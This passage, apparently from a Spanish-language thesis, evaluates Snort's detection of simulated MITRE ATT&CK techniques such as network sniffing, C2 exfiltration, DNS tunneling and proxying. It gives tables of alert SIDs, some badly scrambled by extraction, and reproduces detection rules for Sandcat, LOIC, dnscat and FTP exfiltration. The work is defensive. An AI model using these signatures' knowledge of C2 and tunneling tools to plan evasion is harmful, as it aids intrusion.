Snort no detecta este ataque ni dispone de reglas relacionadas. Hay que tener en cuenta que si un usuario (ya sea legítimo o atacante) dispone de las credenciales para acceder a un directorio que se comparte por red no hay forma de detectar mediante el uso de reglas que se está realizando una copia de los archivos, más allá de una detección por anomalías basada en la copia repentina de ficheros compartidos por red.

4.4.1.13 Network Sniffing (T1040) – ATA13

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-21. Detecciones Snort – Network Sniffing – ATA13

Este ataque se encuentra documentado en la siguiente referencia [30]. Este ataque, basado en el aprovechamiento de vulnerabilidades WEP que permiten autenticarse a un AP, no es apreciable por Snort. Esto se explica por la incapacidad de Snort de detectar protocolos de capa 2 del modelo OSI, en este caso del protocolo 802.11. Por ello, no se genera ninguna alerta.

4.4.1.14 Network Sniffing (T1040) – ATA14

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-22. Detecciones Snort – ChopChop – ATA14

Este ataque se encuentra documentado en la siguiente referencia [30]. Este ataque resulta indetectable para Snort. Todos los paquetes que intervienen usan el protocolo 802.11, para los que no existe ninguna regla.

4.4.1.15 Network Sniffing (T1040) – ATA15

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-23. Detecciones Snort – Network Sniffing – ATA15

Este ataque se encuentra documentado en la siguiente referencia [30]. Este ataque resulta indetectable para Snort. Todos los paquetes que intervienen usan el protocolo 802.11, para los que no existe ninguna regla.

4.4.1.16 Network Sniffing (T1040) – ATA16

RS1	RS2	RS3	RS4
-	2013028	2013028, 50447	50447, 2002749, 2100528, 2002752, 2013028, 2002824

Tabla 4-24. Detecciones Snort – Network Sniffing – ATA16

Este ataque se encuentra documentado en la siguiente referencia [30]. Este ataque, provoca la generación de alertas de Snort, pero ninguna de estas constituye un TP. Esto se debe, fundamentalmente, a que este ataque según la matriz MITRE ATT&CK no es detectable por red (y por tanto, Snort no dispone de reglas que sean capaces de identificar paquetes relacionados con esta técnica). A pesar de ello, se pueden elaborar reglas personalizadas que detecten un envío masivo de paquetes con direcciones IP origen y destino incorreladas con la red a proteger.

4.4.1.17 Exfiltration Over C2 Channel (T1041) – ATA17

RS1	RS2	RS3	RS4
-	2043217, 2034567, 2013028, 2016992	50447, 2043217, 2034567, 2013028, 2016992	2002752, 2002749, 2006409, 2043217, 2034567, 2013028, 2016992, 2002824, 50447

Tabla 4-25. Detecciones Snort – Exfiltration over C2 Channel – ATA17

Snort detecta correctamente este ataque gracias a la alerta con SID 2043217, que identifica el uso de la herramienta Golang/Sandcat como mecanismo para el envío de información por un canal C2.

[1:2043217:1] ET TROJAN Golang/Sandcat Plugin Activity (POST)

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN Golang/Sandcat
Plugin Activity (POST)"; flow:established,to_server; urilen:7; content:"POST"; http_method;
content:"/beacon"; http_uri; content:"User-Agent[3a 20]Go-http-client/"; http_header; content:"eyJ";
http_client_body; fast_pattern; depth:3; pcre:"/^(?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==[A-Za-z0-
9+/]{3}==[A-Za-z0-9+/]{4})$/P"; content:"Accept-Encoding[3a 20]gzip|0d 0a"; http_header;
content:"!\"Referer[3a 20]"; http_header; reference:url.github.com/mitre/sandcat; classtype:trojan-activity;
sid:2043217; rev:1; metadata:attack_target Client_Endpoint, created_at 2023_01_05, deployment Perimeter,
former_category MALWARE, signature_severity Major, updated_at 2023_01_05;)
```

4.4.1.18 Network Service Discovery (T1046) – ATA18

RS1	RS2	RS3	RS4
-	2035480, 2025644	2035480, 2025644, 44728	2002749, 2002752, 2035480, 2000419, 2025644, 44728

Tabla 4-26. Detecciones Snort – Network Service Discovery – ATA18

Este ataque se encuentra documentado en la siguiente referencia [31]. Este ataque, que forma parte del Dataset CIC-2018 hace uso de la herramienta Low Orbit para poder llevar a cabo una denegación de servicio. Snort detecta varios eventos relacionados con el ataque pero ninguno que identifique dicha denegación de servicio basada en la sobrecarga de paquetes. Es interesante el hecho de que Snort sí que dispone de reglas específicas para la detección de la herramienta Low Orbit, pero estas reglas dependen en gran medida de que se encuentre una cadena concreta en el contenido de los paquetes. Si esta cadena es ligeramente diferente, la alerta no saltará como se espera. A continuación se muestra un ejemplo de regla como la descrita anteriormente.

[1:2012049:4] ET DOS Inbound Low Orbit Ion Cannon LOIC DDOS Tool desu string

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET DOS Inbound Low Orbit Ion Cannon
LOIC DDOS Tool desu string"; flow:to_server,established; content:"desudesudesu"; nocase;
fast_pattern:only; threshold: type limit,track by_src,seconds 180,count 1;
reference:url,www.isc.sans.org/diary.html?storyid=10051; classtype:trojan-activity; sid:2012049; rev:4;
metadata:created_at 2010_12_13, updated_at 2014_09_12;)
```

4.4.1.19 Network Service Discovery (T1046) – ATA19

RS1	RS2	RS3	RS4
1071, 1242, 1131, 1130, 1044, 1129, 987, 1245, 977, 971, 1880, 1852, 1145, 2056, 913, 914, 912, 985, 1400, 962, 1288, 853, 2152, 1738, 1875, 1301, 2002, 918, 999, 1000, 993, 1486, 1172, 857, 1284, 3201, 986, 1256, 1016, 1826, 1482, 1567, 1568, 1772, 2076, 1080, 1128, 1076, 1492, 1493, 1560, 2565, 1146, 1848, 1148, 1125, 1166, 1286, 1660, 1765, 1528, 1164, 2484, 903, 1551, 2228, 1402, 1150, 1576, 1152, 1580, 1153, 1154, 2062, 1048, 1103, 1586, 1577, 1578, 1579, 931, 2246, 1587, 1122, 1002, 992, 1401, 875, 1829, 911, 1244, 966, 906, 928, 1773, 1517, 1147, 2154, 1491, 1611, 2000, 1157, 1828, 1376, 2077, 1827, 1231, 1767, 1774, 1834, 1667, 2347, 2346, 1835, 1998, 882, 922, 1659, 1877, 1212, 910, 930, 1722, 1108, 915, 935, 1141, 1163, 2060, 1173, 1544, 936, 1230, 1742, 1743, 1540, 1250, 2138, 1168, 1407, 1385, 1564, 805, 1726, 940, 937, 952, 967, 1248, 955, 958, 961, 965, 1847, 1175, 1111, 1592, 43290, 1481, 1521, 1201, 1123, 1183, 1160, 1500, 1013, 807, 1193, 979, 1023, 1024, 1487, 1018, 2325, 1162, 1134, 1213, 904, 932,	1071, 1242, 1131, 1130, 1044, 1129, 987, 1245, 977, 971, 1880, 1852, 1145, 2056, 913, 914, 912, 985, 1400, 962, 1288, 853, 2152, 1738, 1875, 1301, 2002, 918, 999, 1000, 993, 1486, 1172, 857, 1284, 3201, 986, 1256, 1016, 1826, 1482, 1567, 1568, 1772, 2076, 1080, 1128, 1076, 1492, 1493, 1560, 2565, 1146, 1848, 1148, 1125, 1166, 1286, 1660, 1765, 1528, 1164, 2484, 903, 1551, 2228, 1402, 1150, 1576, 1152, 1580, 1153, 1154, 2062, 1048, 1103, 1586, 1577, 1578, 1579, 931, 2246, 1587, 1122, 1002, 992, 1401, 875, 1829, 911, 1244, 966, 906, 928, 1773, 1517, 1147, 2154, 1491, 1611, 2000, 1157, 1828, 1376, 2077, 1827, 1231, 1767, 1774, 1834, 1667, 2347, 2346, 1835, 1998, 882, 922, 1659, 1877, 1212, 910, 930, 1722, 1108, 915, 935, 1141, 1163, 2060, 1173, 1544, 936, 1230, 1742, 1743, 1540, 1250, 2138, 1168, 1407, 1385, 1564, 805, 1726, 940, 937, 952, 967, 1248, 955, 958, 961, 965, 1847, 1175, 1111, 1592, 43290, 1481, 1521, 1201, 1123, 1183, 1160, 1500, 1013, 807, 1193, 979, 1023, 1024, 1487, 1018, 2325, 1162, 1134, 1213, 904, 932, 907, 905, 1214, 1215, 1192, 1155, 1556, 1161, 1202, 1030, 1040, 887, 878, 1038, 1022, 1077, 1078, 946, 1075, 984, 1073, 851, 1127, 844, 1585, 1584, 1582, 1151,	2002677, 2101071, 2101242, 2027262, 2016141, 2101129, 2100987, 2027265, 2027250, 2018752, 2027263, 2101245, 2027253, 2101145, 2010766, 2100993, 2101256, 2101016, 2019714, 2101402, 2049400, 2009362, 2009361, 2101401, 2030337, 2101244, 2049401, 2011042, 2010963, 2006446, 2006445, 2009714, 2019526, 2101877, 2101108, 2016184, 2100952, 2100977, 2100958, 2100961, 2100965, 2011141, 2011144, 2011142, 2011143, 2021390, 2101201, 2101013, 2101487, 2101018, 2009485, 2102073, 2049402, 2101874, 2100953, 2100951, 2100959, 2100981, 2100982, 2101403, 2016182, 2011696, 2011564, 2009317, 2009318, 2010920, 2009931, 2010475, 2012795, 2009384, 2009391, 2009369, 2012369, 2002879, 2010485, 2008897, 2017442, 2010260, 2009933, 2012013, 2009051, 2010354, 2008833, 2010355, 2009892, 2009316, 2010197, 2010276, 2010466, 2017441, 2010362, 2010473, 2009932, 2011274, 2010124, 2010564, 2010125, 2011384, 2011259, 2017440, 2010484, 2009887, 2009325, 2009326,	2002752, 2002749, 2002677, 2101071, 2101242, 2027262, 2016141, 2003595, 2101129, 2100987, 2027265, 2027250, 2018752, 2027263, 2009885, 2101245, 2100971, 2027253, 2101852, 2101145, 2010767, 2010766, 2102056, 2101288, 2101738, 2009151, 2001343, 2100993, 2101256, 2003099, 2101016, 2019714, 2101402, 2014379, 2011031, 2049400, 2009362, 2009361, 2101002, 2101945, 2101401, 2101829, 2012911, 2030337, 2101244, 2101122, 2100988, 2049401, 2001949, 2012913, 2011042, 2100963, 2006609, 2006445, 2011040, 2009714, 2001218, 2101827, 2004589, 2019526, 2004592, 2101877, 2101108, 2100915, 2016184, 2009001, 2020296, 2002731, 2100937, 2100952, 2100977, 2100958, 2100961, 2100965, 2101847, 2101111, 2011141, 2011144, 2011142, 2011143, 2002070, 2021390, 2101201, 2101013, 2101193, 2101023, 2101487, 2101018, 2101372, 2009485, 2009884, 2102073, 2102131, 2049402, 2101156, 2101874, 2100953, 2100951, 2100959, 2101110, 2101489, 2100981, 2100982, 2101403, 2101332, 2002133, 2016182, 2011696, 2010377, 2009435, 2003670, 2011564, 2009167, 2010095, 2009317, 2009318, 2003740, 2009397, 2002681, 2010920, 2009931, 2009848, 2009321, 2010475, 2009311, 2009313, 2012795, 2009382, 2009367, 2009757, 2009758, 2009759, 2009755, 2009756, 2009760, 2009754, 2009466, 2009467, 2009468, 2009384, 2009059, 2009060, 2009061, 2009062, 2009877, 2009391, 2009369, 2012369, 2002879, 2010485, 2008897, 2009871, 2009872, 2009873, 2009196, 2003738,

907, 905, 1214, 1215, 1192, 1155, 1556, 1161, 1202, 1030, 1040, 887, 878, 1038, 1022, 1077, 1078, 946, 1075, 984, 1073, 851, 1127, 844, 1585, 1584, 1582, 1151, 1575, 1583, 1581, 2148, 2151, 2144, 1458, 2137, 2397, 1525, 2215, 2223, 1787, 1724, 43289, 2204, 2205, 2206, 1637, 1142, 2073, 2225, 2130, 2131, 1997, 2214, 1037, 2085, 2219, 2133, 1434, 1433, 1872, 1874, 839, 941, 945, 879, 950, 1542, 944, 943, 980, 942, 947, 968, 956, 949, 957, 990, 953, 951, 959, 964, 2447, 1005, 1559, 1119, 1120, 908, 1816, 1614, 2395, 1871, 2326, 2196, 954, 948, 1851, 1110, 1489, 818, 1032, 1043, 1033, 1034, 1035, 1036, 1031, 2142, 1527, 1526, 902, 2198, 1520, 1209, 1557, 1555, 1770, 1769, 1873, 1522, 1523, 1004, 895, 2393, 2276, 2295, 1671, 2363, 1399, 1091, 2285, 2140, 2410, 886, 2281, 2288, 2298, 1254, 43285	1575, 1583, 1581, 2148, 2151, 2144, 1458, 2137, 2397, 1525, 2215, 2223, 1787, 1724, 43289, 2204, 2205, 2206, 1637, 1142, 2073, 2225, 2130, 2131, 1997, 2214, 1037, 2085, 2219, 2133, 1434, 1433, 1872, 1874, 839, 941, 945, 879, 950, 1542, 944, 943, 980, 942, 947, 968, 956, 949, 957, 990, 953, 951, 959, 964, 2447, 1005, 1559, 1119, 1120, 908, 1816, 1614, 2395, 1871, 2326, 2196, 954, 948, 1851, 1110, 1489, 818, 1032, 1043, 1033, 1034, 1035, 1036, 1031, 2142, 1527, 1526, 902, 2198, 1520, 1209, 1557, 1555, 1770, 1769, 1873, 1522, 1523, 1004, 895, 2393, 2276, 2295, 1671, 2363, 1399, 1091, 2285, 2140, 2410, 886, 2281, 2288, 2298, 1254, 43285, 2002677, 2101071, 2101242, 2027262, 2016141, 2101129, 2100987, 2027265, 2027250, 2018752, 2027263, 2101245, 2027253, 2101145, 2010766, 2100993, 2101256, 2101016, 2019714, 2101402, 2049400, 2009362, 2009361, 2101401, 2030337, 2101244, 2049401, 2011042, 2010963, 2006446, 2006445, 2009714, 2019526, 2101877, 2101108, 2016184, 2100952, 2100977, 2100958, 2100961, 2100965, 2011141, 2011144, 2011142, 2011143, 2021390, 2101201, 2101013, 2101487, 2101018, 2009485, 2102073, 2049402, 2101874, 2100953,	2009229, 2009071, 2019524, 2002901, 2014180, 2010254, 2017436, 43238, 50447, 1071, 1242, 1131, 1130, 1044, 1129, 987, 41188, 20173, 1245, 977, 971, 41187, 1880, 1852, 1145, 300003, 18742, 2056, 913, 914, 912, 41742, 985, 1400, 962, 1288, 853, 2152, 1738, 1875, 1301, 2002, 8492, 918, 43808, 999, 1000, 993, 1486, 1172, 857, 1284, 3201, 986, 1256, 24342, 1016, 1826, 1482, 1567, 1568, 1772, 2076, 1080, 39348, 1128, 1076, 1492, 1493, 1560, 2565, 53017, 1146, 1848, 1148, 1125, 1166, 1286, 1660, 1765, 1528, 1164, 2484, 903, 1551, 2228, 1402, 1150, 1576, 1152, 1580, 1153, 1154, 2062, 1048, 1103, 56563, 1586, 1577, 1578, 1579, 931, 2246, 1587, 1122, 1002, 992, 1401, 875, 1829, 31940, 911, 1244, 966, 42323, 906, 928, 8493, 1773, 3674, 1517, 45380, 1147, 2154, 1491, 1611, 2000, 1157, 1828, 42465, 1376, 13990, 16431, 31860, 7070, 2077, 20258, 1827, 1231, 20674, 1767, 42289, 1774, 1834, 7071, 1667, 61117, 36037, 2347, 2346, 1835, 1998, 882, 49920, 922, 1659, 1877, 1212, 910, 930, 1722, 1108, 8490, 915, 935, 25975, 1141, 59237, 1163, 2060, 1173, 1544, 936, 1230, 1742, 1743, 38371,	2010099, 2003699, 2017442, 2009459, 2009898, 2009166, 2003677, 2003682, 2003704, 2010260, 2009933, 2012013, 2008826, 2009307, 2009051, 2010354, 2002815, 2009788, 2010027, 2003678, 2003679, 2009225, 2010252, 2008833, 2010355, 2009793, 2003731, 2009163, 2003688, 2003696, 2009892, 2009398, 2002800, 2003703, 2100884, 2003729, 2003728, 2003727, 2003726, 2009316, 2009101, 2010197, 2008904, 2008903, 2010276, 2008900, 2008901, 2008902, 2010126, 2003671, 2010466, 2003739, 2003333, 2008922, 2009427, 2002902, 2008871, 2003680, 2017441, 2003698, 2003701, 2008879, 2010362, 2009381, 2009386, 2010473, 2009188, 2009903, 2008899, 2009180, 2003737, 2003717, 2003517, 2009932, 2011274, 2003732, 2003733, 2003718, 2003700, 2003689, 2009364, 2010124, 2010564, 2010125, 2002996, 2003331, 2011384, 2011259, 2003672, 2003673, 2003674, 2003675, 2003676, 2017440, 2009415, 2003660, 2003661, 2003664, 2010484, 2003662, 2009372, 2003663, 2003665, 2003666, 2003667, 2003668, 2003681, 2003694, 2002898, 2009887, 2003705, 2003706, 2003707, 2003708, 2003715, 2003709, 2003711, 2003713, 2003712, 2003710, 2003714, 2003867, 2003693, 2009370, 2009371, 2008964, 2009504, 2009502, 2009723, 2003702, 2009325, 2009326, 2008962, 2009164, 2003720, 2003719, 2003721, 2009123, 2009506, 2009229, 2003741, 2003743, 2003744, 2003745, 2009071, 2008996, 2009179, 2019524, 2002901, 2009333, 2009733, 2003669, 2009656, 2009653, 2009378, 2009717, 2009379, 2014180, 2010254, 2003716, 2017436, 2003692, 2003747, 2003686, 2009190,
--	--	---	--

2100951, 2100959,	1540, 1250, 2138,	2011160, 43238, 50447, 1071,
2100981, 2100982,	1168, 1407, 1385,	1242, 1131, 1130, 1044, 1129,
2101403, 2016182,	1564, 805, 1726, 940,	987, 41188, 20173, 1245, 977,
2011696, 2011564,	937, 952, 967, 1248,	971, 41187, 1880, 1852, 1145,
2009317, 2009318,	955, 958, 961, 965,	300003, 18742, 2056, 913, 914,
2010920, 2009931,	1847, 1175, 1111,	912, 41742, 985, 1400, 962, 1288,
2010475, 2012795,	43356, 1592, 43290,	853, 2152, 1738, 1875, 1301,
2009384, 2009391,	1481, 1521, 1201,	2002, 8492, 918, 43808, 999,
2009369, 2012369,	1123, 1183, 1160,	1000, 993, 1486, 1172, 857, 1284,
2002879, 2010485,	1500, 1013, 807, 1193,	3201, 986, 1256, 24342, 1016,
2008897, 2017442,	979, 21161, 1023,	1826, 1482, 1567, 1568, 1772,
2010260, 2009933,	1024, 1487, 1018,	2076, 1080, 39348, 1128, 1076,
2012013, 2009051,	2325, 1162, 1134,	1492, 1493, 1560, 2565, 53017,
2010354, 2008833,	1213, 904, 932, 907,	1146, 1848, 1148, 1125, 1166,
2010355, 2009892,	905, 1214, 1215, 1192,	1286, 1660, 1765, 1528, 1164,
2009316, 2010197,	1155, 1556, 1161,	2484, 903, 1551, 2228, 1402,
2010276, 2010466,	1202, 1030, 1040,	1150, 1576, 1152, 1580, 1153,
2017441, 2010362,	60573, 887, 878, 1038,	1154, 2062, 1048, 1103, 56563,
2010473, 2009932,	1022, 1077, 1078, 946,	1586, 1577, 1578, 1579, 931,
2011274, 2010124,	1075, 984, 1073, 851,	2246, 1587, 1122, 1002, 992,
2010564, 2010125,	1127, 50921, 844,	1401, 875, 1829, 31940, 911,
2011384, 2011259,	1585, 1584, 1582,	1244, 966, 42323, 906, 928, 8493,
2017440, 2010484,	1151, 1575, 1583,	1773, 3674, 1517, 45380, 1147,
2009887, 2009325,	1581, 41189, 2148,	2154, 1491, 1611, 2000, 1157,
2009326, 2009229,	2151, 2144, 1458,	1828, 42465, 1376, 13990, 16431,
2009071, 2019524,	2137, 2397, 1525,	31860, 7070, 2077, 20258, 1827,
2002901, 2014180,	2215, 2223, 1787,	1231, 20674, 1767, 42289, 1774,
2010254, 2017436	1724, 43289, 2204,	1834, 7071, 1667, 61117, 36037,
	2205, 2206, 1637,	2347, 2346, 1835, 1998, 882,
	1142, 2073, 2225,	49920, 922, 1659, 1877, 1212,
	31377, 2130, 2131,	910, 930, 1722, 1108, 8490, 915,
	1997, 2214, 1037,	935, 25975, 1141, 59237, 1163,
	2085, 2219, 2133,	2060, 1173, 1544, 936, 1230,
	1434, 1433, 1872,	1742, 1743, 38371, 1540, 1250,
	1874, 839, 941, 945,	2138, 1168, 1407, 1385, 1564,
	879, 950, 1542, 944,	805, 1726, 940, 937, 952, 967,
	943, 980, 942, 947,	1248, 955, 958, 961, 965, 1847,
	968, 956, 949, 957,	1175, 1111, 43356, 1592, 43290,
	990, 953, 951, 959,	1481, 1521, 1201, 1123, 1183,
	964, 2447, 1005, 1559,	1160, 1500, 1013, 807, 1193, 979,
	55647, 1119, 1120,	21161, 1023, 1024, 1487, 1018,
	908, 1816, 1614, 2395,	2325, 1162, 1134, 1213, 904, 932,
	1871, 2326, 2196, 954,	907, 905, 1214, 1215, 1192, 1155,
	948, 1851, 1110, 1489,	1556, 1161, 1202, 1030, 1040,
	818, 1032, 1043, 1033,	60573, 887, 878, 1038, 1022,
	1034, 1035, 1036,	1077, 1078, 946, 1075, 984, 1073,
	1031, 2142, 1527,	851, 1127, 50921, 844, 1585,
	1526, 902, 2198, 1520,	1584, 1582, 1151, 1575, 1583,
	1209, 1557, 1555,	1581, 41189, 2148, 2151, 2144,
	1770, 1769, 33613,	1458, 2137, 2397, 1525, 2215,
	33612, 1873, 1522,	2223, 1787, 1724, 43289, 2204,
	1523, 1004, 895,	2205, 2206, 1637, 1142, 2073,
	21515, 2393, 50923,	2225, 31377, 2130, 2131, 1997,
	50924, 50925, 50922,	2214, 1037, 2085, 2219, 2133,
	41817, 2276, 25977,	1434, 1433, 1872, 1874, 839, 941,
	21516, 59258, 20663,	945, 879, 950, 1542, 944, 943,

31360, 59332, 20654, 27218, 2295, 28912, 31637, 20631, 20632, 20633, 27230, 31362, 28957, 27192, 20815, 16613, 27688, 43724, 43691, 20656, 1671, 20728, 20731, 2363, 1399, 31638, 1091, 20651, 20826, 44133, 2285, 2140, 31419, 2410, 886, 2281, 43392, 18478, 27284, 20732, 2288, 2298, 1254, 31568, 24502, 23362, 22097, 22064, 43285	980, 942, 947, 968, 956, 949, 957, 990, 953, 951, 959, 964, 2447, 1005, 1559, 55647, 1119, 1120, 908, 1816, 1614, 2395, 1871, 2326, 2196, 954, 948, 1851, 1110, 1489, 818, 1032, 1043, 1033, 1034, 1035, 1036, 1031, 2142, 1527, 1526, 902, 2198, 1520, 1209, 1557, 1555, 1770, 1769, 33613, 33612, 1873, 1522, 1523, 1004, 895, 21515, 2393, 50923, 50924, 50925, 50922, 41817, 2276, 25977, 21516, 59258, 20663, 31360, 59332, 20654, 27218, 2295, 28912, 31637, 20631, 20632, 20633, 27230, 31362, 28957, 27192, 20815, 16613, 27688, 43724, 43691, 20656, 1671, 20728, 20731, 2363, 1399, 31638, 1091, 20651, 20826, 44133, 2285, 2140, 31419, 2410, 886, 2281, 43392, 18478, 27284, 20732, 2288, 2298, 1254, 31568, 24502, 23362, 22097, 22064, 43285
---	--

Tabla 4-27. Detecciones Snort – Network Service Discovery – ATA19

Este ataque, por sus magnitud y excesivo grado de profundidad no puede ser analizado manualmente para observar la asociación existente entre alertas y fragmentos de ataque. No obstante, sí que se puede determinar con certeza que Snort tiene en cuenta ataques de esta índole y los paquetes de reglas incorporados en el estudio contemplan escaneos de puertos.

4.4.1.20 Network Service Discovery (T1046) – ATA20

RS1	RS2	RS3	RS4
29456, 384, 453, 408, 451, 1421, 1420, 1418, 257, 598	2010937, 2010939, 2010938, 2002911, 2010936, 2010935, 2002910, 2100257, 2100598, 2009358, 2024364, 384, 453, 408, 451, 1421, 1420, 1418, 257, 598, 29456	2010937, 2010939, 2010938, 2002911, 2010936, 2010935, 2002910, 2100257, 2100598, 2009358, 2024364, 384, 453, 408, 451, 1421, 1420, 1418, 257, 598, 36650, 13586, 50447, 29456	2100469, 2100384, 2002752, 2002749, 2009582, 2000538, 2100453, 2100408, 2100451, 2010937, 2001689, 2010939, 2010938, 2002911, 2100615, 2010936, 2010935, 2002910, 2101420, 2101418, 2100257, 2100598, 2009358, 2024364, 384, 453, 408, 451, 1421, 1420, 1418, 257, 598, 36650, 13586, 50447

Tabla 4-28. Detecciones Snort – Network Service Discovery – ATA20

Este ataque, por sus magnitud y excesivo grado de profundidad no puede ser analizado manualmente para observar la asociación existente entre alertas y fragmentos de ataque. No obstante, sí que se puede determinar con certeza que Snort tiene en cuenta ataques de esta índole y los paquetes de reglas incorporados en el estudio contemplan escaneos de puertos.

4.4.1.21 Windows Management Instrumentation (T1047) – ATA21

RS1	RS2	RS3	RS4
1394	1394, 2033952, 2035480, 2025644	1394, 20619, 2033952, 2035480, 2025644	1394, 20619, 2033952, 2035480, 2025644, 2002752, 2002749, 2006409, 2000419, 2101620

Tabla 4-29. Detecciones Snort – Windows Management Instrumentation – ATA21

Snort sí contempla el aprovechamiento de la vulnerabilidad en el servicio de administración remota de Windows (Windows RM).

4.4.1.22 Exfiltration Over Alternative Protocol (T1048) – ATA22

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749, 2100472, 2003303, 2003410, 2015016

Tabla 4-30. Detecciones Snort – Exfiltration Over Alternative Protocol – ATA22

Snort detecta adecuadamente el ataque gracias al SID 2015016 del RS4.

[1:2015016:2] ET INFO FTP STOR to External Network

alert tcp \$HOME_NET any -> \$EXTERNAL_NET 21 (msg:"ET INFO FTP STOR to External Network"; flow:established,to_server; content:"STOR "; depth:5; classtype:misc-activity; sid:2015016; rev:2; metadata:created_at 2012_07_04, updated_at 2012_07_04;)

4.4.1.23 Exfiltration Over Alternative Protocol (T1048) – ATA23

RS1	RS2	RS3	RS4
29456, 384, 408	29456, 384, 408	31767, 29456, 384, 408	2100384, 2002752, 2002749, 2100408, 29456, 384, 408, 31767

Tabla 4-31. Detecciones Snort – Exfiltration Over Alternative Protocol – ATA23

Snort no es capaz de detectar el envío de datos oculto en paquetes ICMP. No dispone de reglas para este tipo de ataques.

4.4.1.24 Scheduled Task/Job (T1053) – ATA24

RS1	RS2	RS3	RS4
-	2034567, 2013028, 2019240, 2043217	2034567, 2013028, 2019240, 2043217, 50447	50447, 2002752, 2002749, 2006409, 2034567, 2013028, 2002824, 2019240, 2011803, 2101200, 2101390, 2043217

Tabla 4-32. Detecciones Snort – Scheduled Task/Job – ATA24

En este caso, Snort es capaz de detectar la actividad de un plugin utilizado en Caldera para la simulación de este ataque. El SID es 2043217 que se corresponde con la siguiente regla

[1:2043217:1] ET TROJAN Golang/Sandcat Plugin Activity (POST)

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN Golang/Sandcat
Plugin Activity (POST)"; flow:established,to server; urilen:7; content:"POST"; http_method;
content:"/beacon"; http_uri; content:"User-Agent[3a 20|Go-http-client/"; http_header; content:"eyJ";
http_client_body; fast_pattern; depth:3; pcre:"/^(?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0-
9+/]{3}==|[A-Za-z0-9+/]{4})$/P"; content:"Accept-Encoding[3a 20|gzip|0d 0a|"; http_header;
content:"!Referer[3a 20|"; http_header; reference:url,github.com/mitre/sandcat; classtype:trojan-activity;
sid:2043217; rev:1; metadata:attack_target Client_Endpoint, created_at 2023_01_05, deployment Perimeter,
former_category MALWARE, signature_severity Major, updated_at 2023_01_05;)
```

El plugin en cuestión se conoce como Sandcat y la regla se encarga de detectar la actividad asociada a las solicitudes HTTP POST a un servidor de comando y control (C2). Esta regla busca el uso del método HTTP POST en la solicitud HTTP, que la URI contenga la cadena “/beacon”, verificar el encabezado User-Agent para que contenga “Go-http-client” y otros aspectos como pueden ser expresiones regulares para validar que el cuerpo de la solicitud esté codificado en Base64.

4.4.1.25 Indicator Removal (T1070) – ATA25

RS1	RS2	RS3	RS4
-	-	-	2051116

Tabla 4-33. Detecciones Snort – Indicator Removal – ATA25

Snort no considera este borrado de conexiones como un ataque. Es cierto que el ataque en sí es una fase inevitable de cualquier conexión, y por tanto se requiere de un análisis más subjetivo para determinar si este borrado constituye una técnica de evasión o se trata simplemente de una desconexión sin más. No hay reglas relacionadas con este borrado.

Puesto que se trata de un ataque indistinguible a primera vista de una acción legítima, el mecanismo de detección se sugiere como una detección por anomalías basada en desconexión repentina procedente de una dirección de varios recursos compartidos.

4.4.1.26 Application Layer Protocol (T1071) – ATA26

RS1	RS2	RS3	RS4
-	-	54827, 13249	2002752, 2002749, 2100527, 2013514, 54827, 13249

Tabla 4-34. Detecciones Snort – Application Layer Protocol – ATA26

Este ataque se encuentra documentado en la siguiente referencia [30]. Snort sí detecta el uso de la herramienta dnscat para llevar a cabo una tunelización DNS. Son dos reglas las que avistan de la posible amenaza. La primera pertenece al paquete de reglas Talos y especifica que se está usando la herramienta dnscat. La segunda, aunque no especifica la herramienta usada para la implementación del ataque, sí que avisa de un intento de codificar comandos dentro de paquetes DNS.

[1:54827:1] "MALWARE-TOOLS dnscat dns tunneling detected"

```
alert udp $HOME_NET any -> $EXTERNAL_NET 53 ( msg:"MALWARE-TOOLS dnscat dns tunneling
detected"; flow:to_server; content:"|06|dnscat",fast_pattern,nocase; metadata:impact_flag red,policy balanced-
ips drop,policy max-detect-ips drop,policy security-ips drop; service:dns;
reference:url,wiki.skullsecurity.org/Dnscat; classtype:trojan-activity; sid:54827; rev:1; )

alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 ( msg:"MALWARE-TOOLS
```

```
Win.Packer.Salfram packed executable download attempt"; flow:to_server,established; file_data;
content:"This Salfram cannot be run in DOS mode",fast_pattern,nocase; metadata:impact_flag red,policy
balanced-ips drop,policy max-detect-ips drop,policy security-ips drop; service:smtp;
reference:url,www.virustotal.com/gui/file/ff5fc5c5318fa051992c7c3408d203f306c13b5fcd9400f860f734ce47
a3b676/detection; classtype:trojan-activity; sid:54920; rev:1; )
```

[1:2013514:3] ET TROJAN Potential DNS Command and Control via TXT queries

```
alert udp $HOME_NET any -> any 53 (msg:"ET TROJAN Potential DNS Command and Control via TXT
queries"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10; offset:2; content:"|00 00 10 00 01|";
threshold:type both, track by_src,count 10, seconds 300;
reference:url,lists.emergingthreats.net/pipermail/emerging-signs/2011-September/015625.html;
classtype:trojan-activity; sid:2013514; rev:3; metadata:created_at 2011_09_02, deprecation_reason
Performance, former_category MALWARE, updated_at 2023_01_03;)
```

4.4.1.27 Account Discovery (T1087) – ATA27

RS1	RS2	RS3	RS4
-	2018959, 2016538, 2014520, 2043217	2018959, 2016538, 2014520, 2043217 , 50447	50447, 2002752, 2002749, 2006408, 2018959, 2016538, 2014520, 2011803, 2101200, 2101390, 2006409, 2043217

Tabla 4-35. Detecciones Snort – Account Discovery – ATA27

Snort detecta el uso de la herramienta Sandcat para el envío de comandos y extracción de información. No obstante, esto no constituye el ataque en sí, tratándose de un ataque colateral más que principal. En ese sentido, Snort no detecta el descubrimiento de cuentas.

4.4.1.28 Proxy (T1090) – ATA28

RS1	RS2	RS3	RS4
-	2027794, 2027793, 2027792	2027794, 2027793, 2027792, 50447	2027794, 2027793, 2027792, 50447, 2002752, 2002749, 2101620

Tabla 4-36. Detecciones Snort – Proxy – ATA28

Snort no detecta el uso de proxys, aunque es capaz de detectar el establecimiento del canal C&C. Snort dispone de múltiples reglas relacionadas con proxy, pero no incluye ninguna que haga referencia al uso de un equipo interno como proxy para las comunicaciones C&C.

4.4.1.29 Non-Application Layer Protocol (T1095) – ATA29

RS1	RS2	RS3	RS4
